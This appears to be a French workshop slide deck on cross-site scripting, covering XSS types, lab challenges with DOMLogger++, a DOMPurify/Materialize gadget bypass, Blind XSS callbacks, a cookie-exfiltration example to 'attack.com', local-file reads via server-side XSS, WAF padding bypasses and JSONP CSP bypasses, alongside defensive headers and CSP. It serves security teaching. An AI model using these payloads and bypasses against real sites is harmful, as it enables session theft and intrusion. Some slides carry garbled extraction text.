


Se protéger contre les vulnérabilités XSS...

Et bypasser les protections!




Lucas PARSY

XSS : Cross-Site Scripting



- Exécution de JS arbitraire sur un site (ex: vol de cookies)
- Différents vecteurs d'attaque (paramètre d'URL, nom d'utilisateur...)
- réfléchie (demande du phishing) ou stockée (affecte tout les utilisateurs)

XSS Types



Multiple Vectors
Confusing Terminology

Réfléchie



Stockée



DOM




XSS Types : Réfléchie



 vuln.com?n= `<script>alert(1)</script>`




```
res+='<div>' + req.query.n + '</div>'
```



- paramètre d' URL réfléchi par le serveur
- Demande que la victime clique dessus (phishing)
- Vole la session, pirate la page

XSS Types : stockée



- Vulnérabilité 'des commentaires'
- Stockée en base de donnée
- Propagée à tout utilisateur visitant la page (pas de phishing)

XSS Types : DOM

 vuln.com ?n=



('INSERT INTO USERS ?', n)



```
<div>Hello</div>
<div id=user>None</div>

<script>
d = await fetch('/api/me')
j = await d.json()
user.innerHTML = j.name;
</script>
```

Hello

 1

- Vulnérabilité 'des commentaires'
- Stockée en base de donnée
- Propagée à tout utilisateur visitant la page (pas de phishing)



► | Bypass HTML Sanitizer 1

Now that you are familiar with the `leverage-innerHTML.json` configuration, here is a small realistic challenge involving a gadget within the `Materialize.js` library.

To solve this challenge, you need to find a way to trigger an `alert()`.

Challenge Code:

```
await import("https://cdnjs.cloudflare.com/ajax/libs/dompurify/3.1.7/purify.min.js");
const html = new URLSearchParams(location.search).get("html");
document.getElementById("challenge-html").innerHTML = DOMPurify.sanitize(html);

const scriptElement = document.createElement("script");
scriptElement.src = "https://cdnjs.cloudflare.com/ajax/libs/materialize/1.0.0/js/materialize.min.js";
scriptElement.onload = (e) => {
    M.FormSelect.init(document.querySelectorAll("select.materialize-select"));
}
document.getElementById("challenge-html").appendChild(scriptElement);
```

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

▼ Select

```
<option value="%3Cscript%3Ealert(1)%3C/script%3E">
  <script>alert(1)</script>
</option>

<form name="XSS" method="GET">
  <select name="default">
    <script>
      if (document.location.href.indexOf("default=") >= 0) {
        var lang = document.location.href.substr(document.location.href.indexOf("default=")+8);
        document.write("<option value='" + lang + "'>" + decodeURI(lang) + "</option>");
        document.write("<option value='' disabled='disabled'>----</option>");
      }
    </script>
  </select>
</form>
```



Nouvelle requête	Rechercher	Bl	État	Mé	Domaine	Fichier	Initi...	Réseau
GET	http://127.0.0.1:4242/vulnerab...		200	GET	127.0.0.1:4242	/vulnerabilities/xss_d/?default=French	doc...	html
Paramètres d'URL			200	GET	127.0.0.1:4242	main.css	styl...	css
default	French		200	GET	127.0.0.1:4242	dvwaPage.js	script	js
nom	valeur		200	GET	127.0.0.1:4242	add_event_listeners.js	script	js
En-têtes			200	GET	127.0.0.1:4242	logo.png	img	png
Host	127.0.0.1:4242		200	GET	127.0.0.1:4242	favicon.ico	img	vnd.microsoft.i...
Accept...	gzip, deflate, br, zstd							
Conne...	keep-alive							

Nom	Valeur	Domain	Path	HttpOnly	Stockage
PHPSESSID	btqaf41mgegdkr5n5aums68432	127.0.0.1	/	false	/
security	CUTSOM_edited_cookie	127.0.0.1	/	false	/

Trouver des XSS

- Manuellement
 - Prend du temps,
 - manque des payloads bloqués


Trouver des XSS



- Manuellement
 - **Burp/Zap/Caido scanner**
- + trouve des vulns rapidement
- pas discret (beaucoup de requêtes)
 - loupe des vulns compliquées


Trouver des XSS

- Manuellement
- Burp/Zap/Caido scanner
- **DomLoggerpp**
 - ne trouve que des vulns DOM
 - + liste la trace d'exécution
 - + extension navigateur



Trouver des XSS

- Manuellement
- Burp/Zap/Caido scanner
- DomLoggerpp
 - ne trouve que des vulns DOM
 - + liste la trace d'exécution
 - + extension navigateur





► | Bypass HTML Sanitizer 1

Now that you are familiar with the `leverage-innerHTML.json` configuration, here is a small realistic challenge involving a gadget within the `Materialize.js` library.

To solve this challenge, you need to find a way to trigger an `alert()`.

Challenge Code:

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const html = new URLSearchParams(location.search).get("html");
document.getElementById("challenge-html").innerHTML = DOMPurify.sanitize(html);
```

Data

Sink

Href

Frame

Trace

tuxlu

[View more](#)

set:div.innerHTML

http://domloggerpp-
workshop.mizu.re:5173/



top

[Show](#)



`/?html=tuxlu <script>alert(1)</script>AfterScript`

► | Bypass HTML Sanitizer 1

Now that you are familiar with the `leverage-innerHTML.json` configuration, here is a small realistic challenge involving a gadget within the `Materialize.js` library.

To solve this challenge, you need to find a way to trigger an `alert()`.

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```

Data

Sink

Href

Frame

Trace

`tuxlu`AfterScript
[View more](#)

set:div.innerHTML

http://domloggerpp-
workshop.mizu.re:5173/


top

[Show](#)

Showing 1 to 1 of 1 entry (filtered from 20 total entries)

«

<

1

>

»

N
Ma  `/?html=tuxlu <script>alert(1)</script>AfterScript`

To solve this challenge, you need to find a way to trigger an `alert()`.

Challenge Code:

```
await import("https://cdnjs.cloudflare.com/ajax/libs/dompurify/3.1.7/purify.min.js");
const html = new URLSearchParams(location.search).get("html");
document.getElementById("challenge-html").innerHTML = DOMPurify.sanitize(html);

const scriptElement = document.createElement("script");
scriptElement.src = "https://cdnjs.cloudflare.com/ajax/libs/materialize/1.0.0/js/materialize.min.js";
scriptElement.onload = (e) => {
  M.FormSelect.init(document.querySelectorAll("select.materialize-select"));
}
```

Data

Sink

Href

Frame

Trace

["select.materialize-
select"]
[View more](#)

document.querySelectorAll

http://domloggerpp-
workshop.mizu.re:5173/


top

[Show](#)

Showing 1 to 1 of 1 entry (filtered from 20 total entries)

«

<

1

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N
Ma  `/?html= <select class="materialize-select"></select>`

To solve this challenge, you need to find a way to trigger an `alert()`.

Challenge Code:

```
await import("https://cdnjs.cloudflare.com/ajax/libs/dompurify/3.1.7/purify.min.js");
const html = new URLSearchParams(location.search).get("html");
document.getElementById("challenge-html").innerHTML = DOMPurify.sanitize(html);

const scriptElement = document.createElement("script");
scriptElement.src = "https://cdnjs.cloudflare.com/ajax/libs/materialize/1.0.0/js/materialize.min.js";
scriptElement.onload = (e) => {
  M.FormSelect.init(document.querySelectorAll("select.materialize-select"));
}
```

Data

Sink

Href

Frame

Trace

["select-**options**-7fa440e0-
abe6-9fa4 <redacted>
View more

document.getElementById
http://domloggerpp-
workshop.mizu.re:5173/


top

Show

Showing 1 to 1 of 1 entry (filtered from 20 total entries)

«

<

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»

N
Ma  `/?html= <select class="materialize-select"><option></option></select>`

To solve this challenge, you need to find a way to trigger an `alert()`.

Challenge Code:

```
await import("https://cdnjs.cloudflare.com/ajax/libs/dompurify/3.1.7/purify.min.js");
const html = new URLSearchParams(location.search).get("html");
document.getElementById("challenge-html").innerHTML = DOMPurify.sanitize(html);

const scriptElement = document.createElement("script");
scriptElement.src = "https://cdnjs.cloudflare.com/ajax/libs/materialize/1.0.0/js/materialize.min.js";
scriptElement.onload = (e) => {
  M.FormSelect.init(document.querySelectorAll("select.materialize-select"));
}
```

Data

Sink

Href

Frame

Trace

["data-icon"]
[View more](#)

Element.prototype.getAttribute

http://domloggerpp-
workshop.mizu.re:5173/


top

[Show](#)

Showing 1 to 1 of 1 entry (filtered from 20 total entries)

«

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N
Ma  `/?html= <select class="materialize-select"><option>data-icon="tuxlu"</option></select>`

To solve this challenge, you need to find a way to trigger an `alert()`.

Challenge Code:

```
await import("https://cdnjs.cloudflare.com/ajax/libs/dompurify/3.1.7/purify.min.js");
const html = new URLSearchParams(location.search).get("html");
document.getElementById("challenge-html").innerHTML = DOMPurify.sanitize(html);

const scriptElement = document.createElement("script");
scriptElement.src = "https://cdnjs.cloudflare.com/ajax/libs/materialize/1.0.0/js/materialize.min.js";
scriptElement.onload = (e) => {
  M.FormSelect.init(document.querySelectorAll("select.materialize-select"));
}
```

Data

Sink

Href

Frame

Trace

``
[View more](#)

set:body.innerHTML

`http://domloggerpp-
workshop.mizu.re:5173/`


top

[Show](#)

N
Ma

 `/?html= <select class="materialize-select"><option>data-icon=""onerror="alert(1)""</option></select>`

To solve this challenge, you need to find a way to trigger an alert().

Challenge Code:

```
await import("https://cdnjs.cloudflare.com/ajax/libs/materialize/1.0.0/js/materialize.min.js");
const html = new URLSearchParams().toString();
document.getElementById("challenge").innerHTML = html;

const scriptElement = document.createElement("script");
scriptElement.src = "https://cdnjs.cloudflare.com/ajax/libs/materialize/1.0.0/js/materialize.min.js";
scriptElement.onload = () => {
  M.FormSelect.init(document.querySelectorAll("select.materialize-select"));
}
```



domloggerpp-workshop.mizu.re:5173

1

OK

Data

Sink

Href

Frame

Trace

`<img alt="" src=""
onerror="alert(1)"">
<redacted>
View more`

set:body.innerHTML

[http://domloggerpp-
workshop.mizu.re:5173/](http://domloggerpp-workshop.mizu.re:5173/)


top

[Show](#)

Showing 1 to 1 of 1 entry (filtered from 20 total entries)

«

<

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XSS Hunter: limitations

- Compliqué à utiliser

Logge tous les events JS à partir d'un fichier de config: il faut trouver le bon, et le customiser.

leverage-innerHTML

```
1 {
2   "hooks": {
3     "REQUIRED": {
4       "attribute": [
5         "set:Element.prototype.innerHTML"
6       ]
7     },
8     "SELECTORS": {
9       "function": [
10        "document.querySelector",
11        "document.querySelectorAll",
12        "document.getElementById",
13        "document.getElementsByName",
14        "document.getElementsByTagName",
15        "document.getElementsByTagNameNS",
16        "document.getElementsByClassName",
17        "document.write"
18      ]
19    },
20    "URL": {
21      "function": [
22        "URLSearchParams.prototype.get",
23        "URLSearchParams.prototype.has",
24        "document.location.substring"
25      ]
26    },
27    "ATTRIBUTES": {
28      "attribute": [
29        "get:HTMLElement.prototype.dataset"
30      ],
31      "function": [
32        "Element.prototype.getAttribute"
33      ]
34    },
35    "EVENT": {
36      "event": [
37        "hashchange",
38        "focus"
39      ]
40    }
41  }
```

XSS Hunter: limitations

- Compliqué à utiliser
- Plutôt mal documenté, avec des limitations pas forcément évidentes



http://127.0.0.1:4242/vulnerabilities/xss_d/?default=<script>alert(1)</script>

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

```
<option value="%3Cscript%3Ealert(1)%3C/script%3E">
  <script>alert(1)</script>
</option>
<form name="XSS" method="GET">
  <select name="default">
    <script>
      if (document.location.href.indexOf("default=") >= 0) {
        var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
        document.write("<option value='" + lang + "'" + decodeURI(lang) + "</option>");
        document.write("<option value='' disabled='disabled'>----</option>");
      }
    </script>
  </select>
</form>
```

Inspector

Debugger

Alert	Date	Href
No data available in table		

Showing 0 to 0 of 0 entries

kevin-mizu on Nov 6, 2024

Hi @ayadim 🙌

Thanks for reporting this! However, this is a well-known issue with DOMLogger++ that I forgot to mention in the README.md :(

To explain further, this happens because [document.write](#) calls [document.open](#), which clears all event listeners present on the document, breaking DOMLogger++.

Scopes



Defining
scope

- Tout est basé sur du web:
XSS Everywhere
- Attention à ne pas aller
hors-scope dans les pentests!

```
DID YOU REALLY  
NAME YOUR SON  
Robert"> <script  
src=//txl.xyz></script>
```



Scopes



Iframe Sandbox



```
<iframe src="cdnvuln.com"></iframe>
```

Google uses a range of sandbox domains to safely host various types of user-generated content. Many of these sandboxes are specifically meant to isolate user-uploaded HTML, JavaScript, or Flash applets and make sure that they can't access any user data.


- *ad.doubleclick.net*
- *googleusercontent.com*
- *googlecode.com*

Scopes



Iframe Sandbox

iframe sandbox




```
<iframe sandbox="allow-scripts allow-modals"></iframe>
```

Scopes



Iframe Sandbox

document.location



```
<iframe sandbox="allow-scripts"></iframe>
```

utilisez `console.log()` plutôt

Scopes



Server Side XSS

- templates HTML générés par le serveur
- Autorise LFI (Local File Inclusion)
/ SSRF (Server-Side Request Forgery)



```
<div>Hello user:</div>


<iframe src=file:///etc/passwd>

<script>scanPorts(0, 5000)</script>
```

Hello user:

XSS 1

root:x:0:0:/bin/sh

Localhost: 80, 443, 2000




Scopes



- Pas de XSS sur le site?

- Peut être sur le backoffice

- Exfiltre des données



DB



attack.com?cookie=
backofficeSession



Scopes



Blind
XSS

- **XSS Hunter**
- Serveur pour recevoir des callbacks de XSS
- Jolie UI pour voir des screenshot de page web, cookies, IP...

XSS Payload Fire Reports (1 Total)

Welcome user:



URL

The URL of the page the payload fired on.

`http://vuln.com`

IP Address

Remote IP address of the victim.

`42.112.114.236`

User-Agent

Web browser of the victim.

`Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36 Edg/107.0.1418.62`

Cookies

Non-HTTPOnly cookies of the victim.

`admincookie=FLAG`

Scopes



Client lourd


- **Electron/QTWebview**
- Transforme des pages web en apps Desktop
(intégration système de fichier...)
- si vuln, XSS to RCE
- Context isolation... généralement



Scopes



Client lound



HTML
Renderer

Web context

System context




```
new BrowserWindow(800,600,  
webPreferences: {  
  nodeIntegration: true,  
  sandbox: false  
})
```

Node JS

Scopes



Client lound




HTML
Renderer


Web context



System context



Preload
script



Node JS

Protections: firewall

- Web App Firewalls: WAFs
- Software, cloud, hardware...



TOP WAF
bypasses



Firewall bypass

XSS generator JSFuck

XSS Payload Generator

Payload

JavaScript code

Inject custom inline JavaScript code

Custom Payload:

alert(1)

Obfuscation

None

No obfuscation

Execution

None

No execution required

Injection type

Basic polyglot / inline script

Code execution using basic break-out technique

Encoding

Available

URL

SQL

HTML

Base64

Using

Output

' "></textarea><script>alert(1)</script>

XSS generator

SPACE

ACE

$$Q = 1$$

—

—

10

$$+(-1)^{i+j} \frac{1}{2} \frac{\partial^2}{\partial x^i \partial x^j} \left(\frac{1}{r} \right) = 0$$

1

✱

 $\frac{1}{\sqrt{2}}$

100

—

—

// □ □ Y | V ∈ Δ > -

GREEK

```
// πβεγματφθλ
```

THAI

// กวอซฝคกงญตม

HANGUL

// 上一步的逆过程

CYRILLIC

// БДИЖЩЗЛЮФ

Firewall bypass

XSS generator

aurebesh.js

Portswigger XSS cheat sheet
tous les events HTML

Cross-site scripting (XSS) cheat sheet

i

iframe

image

img

input

ins

kbd

keygen

label

legend

All events

onafterprint

onafterscriptexecute

onanimationcancel

onanimationend

onanimationiteration

onanimationstart

onauxclick

onbeforecopy

onbeforecut

All browsers

Chrome

Firefox

Safari

Event handlers that do not require user interaction

onafterscriptexecute

Fires after script is executed

img

```
<img onafterscriptexecute=alert(1)><script>l</script>
```



Copy



Link

Compatibility



onanimationcancel

Fires when a CSS animation cancels

img

```
<style>@keyframes x{from {left:0;}to {left: 1000px;}}:target {animation:10s ease-in-out 0s 1 x;}</style><img id=x style="position:absolute;"
```

Firewall bypass

I XSS generator

II aurebesh.js

III Portswigger XSS cheat sheet

IV limite de taille des requêtes
juste bruteforcer

Provider	Max payload inspected
AWS WAF	8k
Cloudflare	128k
Google Armor	8k
Azure WAF	128k



**Noooooon! Il faut créer
un payload très avancé
pour tromper
les WAFs modernes!!!!**



**Haha,
bruteforce
go brrrr**

```
payload =  
"aaaaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaaaa  
aaaaaa  
....  
<script>alert(1)</script>  
"
```

Protections: headers

- Set-cookie: **HTTPOnly**

Les cookies ne peuvent être exfiltrés par script

- ne mettez pas de tokens d'auth dans le localStorage!



Protections: headers

- Set-cookie: HTTPOnly
 - X-Frame-Options: DENY
 - X-XSS-Protection: 0
- CSP - **Content Security Policy**

Plein de règles pour gérer le chargement de ressources

- empêche aussi le clickjacking
et force le HTTPS



Protections:CSP - Content Security Policy



```
default-src 'none'; script-src 'self'; connect-src 'self';  
img-src 'self'; style-src 'self'; frame-ancestors 'self';  
form-action 'self'; base-uri 'self'; upgrade-insecure-  
requests;
```

Exemple de CSP robuste

```
❗ Content-Security-Policy : Les paramètres de la page ont  
empêché l'exécution d'un gestionnaire d'évènement  
(script-src-attr) car il enfreint la directive suivante :  
« script-src 'nonce-En85mS9N9UJMkmjANSqe1A' 'strict-  
dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline'  
https: http: »  
Source: _rtf(this)
```

Protections:CSP - Content Security Policy

'unsafe-inline'

Pas de protection

```
<img src= "x"  
onerror=alert(1) />
```

default-src 'self'
https://*.google.c
om

Endpoint JSONP

```
<script  
src="https://accounts.g  
oogle.com/o/oauth2/re  
voke?callback=alert(1)"  
</script>
```



CSP Evaluator

6 Challenges pour "csp"

▣ CSP Bypass - Nonce ▣ CSP Bypass - Nonce 2 ▣ CSP Bypass - Inline code ▣ CSP Bypass - JSONP

